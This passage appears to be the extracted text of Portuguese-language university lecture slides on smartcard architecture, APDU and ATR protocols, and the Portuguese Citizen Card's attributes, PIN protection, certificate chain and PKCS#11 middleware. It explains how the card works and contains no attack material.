

- Com contactos
- Sem contactos




*Image Courtesy of CardLogix

Smartcards

- **CPU**
 - 8/16 bit
 - Crypto-coprocessor (opt.)
 - **ROM**
 - Sistema Operativo
 - Comunicação
 - Algoritmos criptográficos
 - **EEPROM**
 - Sistema de Ficheiros
 - Programas / aplicações
 - Chaves/ passwords
 - **RAM**
 - Dados temporários
 - Apagados quando cartão é desligado
 - **Contactos Mecânicos**
 - ISO 7816-2
- 
- **Segurança Física**
 - Resistente a acessos físicos diretos
 - Resistente a ataques por canais paralelos



Interação com Smartcards: APDU (ISO 7816-4)



• APDU de Comando

- CLA (1 byte)
 - Classe da instrução
- INS (1 byte)
 - Comando
- P1 e P2 (2 bytes)
 - Parâmetros específicos do comando
- Lc
 - Comprimento dos dados opcionais
- Le
 - Comprimento dos dados esperados na resposta
 - Zero (0) significa todos os dados disponíveis


• APDU de Resposta

- SW1 e SW2 (2 bytes)
 - Byte de estado
 - 0x9000 significa SUCESSO

Interação com o Smartcard: Protocolos de baixo-nível T=0 e T=1

- **T=0**
 - Enviado um octeto de cada vez
 - Mais lento
- **T=1**
 - Octetos transmitidos em blocos
 - Mais rápido mas requer suporte nas camadas superiores
- **ATR (ISO 7816-3)**
 - Resposta à operação de RESET
 - Reporta o protocolo esperado pelo cartão

Pilha de Comunicações



Interação com o Smartcard: Protocolos de baixo-nível T=0 e T=1

ATR: 3B 7D 95 00 00 80 31 80 65 B0 83 11 00 C8 83 00 90 00
+ TS = 3B --> Direct Convention
+ T0 = 7D, Y(1): 0111, K: 13 (historical bytes)
 TA(1) = 95 --> Fi=512, Di=16, 32 cycles/ETU
 125000 bits/s at 4 MHz, fMax for Fi = 5 MHz => 156250 bits/s
 TB(1) = 00 --> VPP is not electrically connected
 TC(1) = 00 --> Extra guard time: 0
+ Historical bytes: 80 31 80 65 B0 83 11 00 C8 83 00 90 00
 Category indicator byte: 80 (compact TLV data object)
 Tag: 3, len: 1 (card service data byte)
 Card service data byte: 80
 - Application selection: by full DF name
 - EF.DIR and EF.ATR access services: by GET RECORD(s) command
 - Card with MF
 Tag: 6, len: 5 (pre-issuing data)
 Data: B0 83 11 00 C8
 Tag: 8, len: 3 (status indicator)
 LCS (life card cycle): 00 (No information given)
 SW: 9000 (Normal processing.)

Possibly identified card (using /usr/share/pcsc/smartcard_list.txt):

3B 7D 95 00 00 80 31 80 65 B0 83 11 00 C8 83 00 90 00

3B 7D 95 00 00 80 31 80 65 B0 83 11 83 00 90 00

Portuguese ID Card (eID)

<http://www.cartaodecidadao.pt/>

Codificação de objetos nos smartcards: TLV e ASN.1 BER


- **Tag-Length-Value (TLV)**
 - Tag: Tipo de objeto
 - Length: Tamanho do objeto
 - Value: Dados do objeto
- **Cada TLV é codificado através das regras ASN.1 BER**
 - Abstract Syntax Notation, Basic Encoding Rules
- **Dados de um objeto podem conter outros TLV**
 - Estrutura recursiva
- **Permite ignorar objetos desconhecidos**

Modelo de computação do Smartcard Cartões Java

- **Smartcards executam Applets Java**
 - Utilizam o Java Card Runtime Environment
- **O JCRE executa no topo do SO nativo**
 - Java Virtual Machine
 - Card Executive
 - Gestão do Cartão
 - Comunicações
 - Java Card Framework
 - Bibliotecas de funções


Modelo de computação do Smartcard

Cartões Java



Cartão de Cidadão

- Cartão de identificação das dimensões de um cartão de crédito
- Contém vários métodos de fornecer informação identidade
 - Informática
 - Interação com o Smartcard
 - Visual, legível por humanos
 - Fotografia, números e nomes
 - Visual, legível por dispositivos
 - MRZ (Machine Readable Zone)



Atributos Visuais: Legíveis por humanos

- **Nome**
 - Sobrenome, Nome próprio, País
- **Atributos físicos**
 - Sexo e Altura
- **Outros**
 - Data de nascimento, nacionalidade
 - Fotografia
 - Assinatura caligráfica
- **Números**
 - Número de identificação Civil (e checksum)
 - Num: Identificação Fiscal, Sistema Nacional de Saúde, Segurança Social
 - Número do documento e validade
- **Versão do cartão**




Atributos visuais: legíveis por dispositivos

- **Nome**
 - Sobrenome, Nome próprio, Nomes adicionais
 - Número de nomes
- **Atributos Físicos**
 - Sexo
- **Outros**
 - Data de nascimento e nacionalidade
- **Números**
 - Identificação Civil (e checksum)
 - Número do documento (e checksum)
 - Número de documentos emitidos
- **Validade**



I<PRT000000000<<0<ZZ4<<<<<<<<2
8108108F1201158PRT<<<<<<<<<1
AVILA<<PAULA<ANDREIA<CONCEICAO

Atributos Visuais de Segurança



Atributos Digitais

- Todos os atributos visíveis com a exceção da assinatura
- Morada
- Modelo da impressão digital biométrica
- 2 pares de chaves assimétricos (Autenticação e Assinatura)
- 5 certificados de chave pública
 - 2 relacionados com os pares de chaves anteriores
 - 3 relacionadas a CAs intermédias necessárias para construir o caminho de certificação
- 1 chave simétrica para EMV-CAP (retirado recentemente)
- 4 Códigos de utilizadores (PINs)
 - Autenticação, Assinatura, Morada, PUK

Proteção por PIN

- **Possuir o cartão é insuficiente para**
 - Obter morada (exceto nos recentes)
 - Obter ou usar a chave privada de autenticação
 - Obter ou usar a chave privada de assinatura
 - Obter ou usar a chave secreta de EMV-CAP
- **Operações protegidas por PIN**
 - PIN de 4 números
 - PIN é bloqueado após 3 tentativas incorretas
- **Exceções**
 - Forças policiais podem obter a morada sem o PIN

Certificados no Smartcard: Objetivos

- **Possibilita autenticar o dono do cartão**
 - O dono pode distribuir o seu certificado para outras pessoas/serviços que passar a poder verificar a sua identidade
- **Possibilita o dono autenticar outras pessoas com cartões semelhantes**
 - Cadeia de certificação presente no cartão
- **Possibilita o cartão autenticar clientes com certificados semelhantes**
 - Algumas operações podem ser pedidas ao cartão com certificados “especiais” que o cartão valida

Certificados no Smartcard

Issuer: GTE CyberTrust Global Root
Owner: **GTE CyberTrust Global Root**

Issuer: GTE CyberTrust Global Root
Owner: **ECRaizEstado**

Issuer: ECRaizEstado
Owner: **Cartão de Cidadão #####**

CA Intermédias com
duração muito limitada

Issuer: Cartão de Cidadão 001
Owner: **EC de Autenticação do Cartão de Cidadão #####**

Issuer: EC de Autenticação do Cartão de Cidadão **XXXX**
Owner: **Paula Andreia da Conceição Ávila**

Issuer: Cartão de Cidadão 001
Owner: **EC de Assinatura Digital Qualificada do Cartão de Cidadão **XXXX****

Issuer: EC de Assinatura Digital Qualificada do Cartão de Cidadão **XXXX**
Owner: **Paula Andreia da Conceição Ávila**

Certificados no Smartcard: Interoperação com outras aplicações

Aplicações de watchdog detetam inserção e remoção

- **Inserção**

- Aplicações obtêm certificados e inserem-nos nos repositórios dos navegadores
- Utilização das chaves respetivas é condicionada pelos PIN

- **Remoção**

- Aplicações removem certificados dos repositórios dos navegadores


Aplicações em Smartcards: Aplicações no Cartão de Cidadão

- **IAS Classic V3**
 - Autenticação e assinatura digital
 - Utilização de pares de chaves assimétricas
- **EMV-CAP**
 - Geração de one-time-passwords para canais alternativos (telefone, Fax, etc..)
 - Retirado em 2016
- **Precise Biometric BIO Match On Card**
 - Validação de impressões digitais


Serviços criptográficos do Smartcard: Middleware

- **Bibliotecas que servem de ponte entre as funcionalidades do Smartcard e as aplicações de mais alto nível**
- **Baseado em soluções normalizadas:**
 - PKCS #11
 - Cryptographic Token Interface Standard (cryptoki)
 - Definido pela RSA Security Inc.
 - PKCS #15
 - Cryptographic Token Information Format Standard
 - Definido pela RSA Security Inc.
 - CAPI CSP
 - CryptoAPI Cryptographic Service Provider
 - Definido pela Microsoft para sistemas Windows
 - PC/SC
 - Personal computer/Smart Card
 - Plataforma para acesso a smartcards em Windows e Linux

PKCS #11: Integração do Middleware Cryptoki




PKCS #11: Hierarquia de objetos



PKCS #11: Sessões do Cryptoki

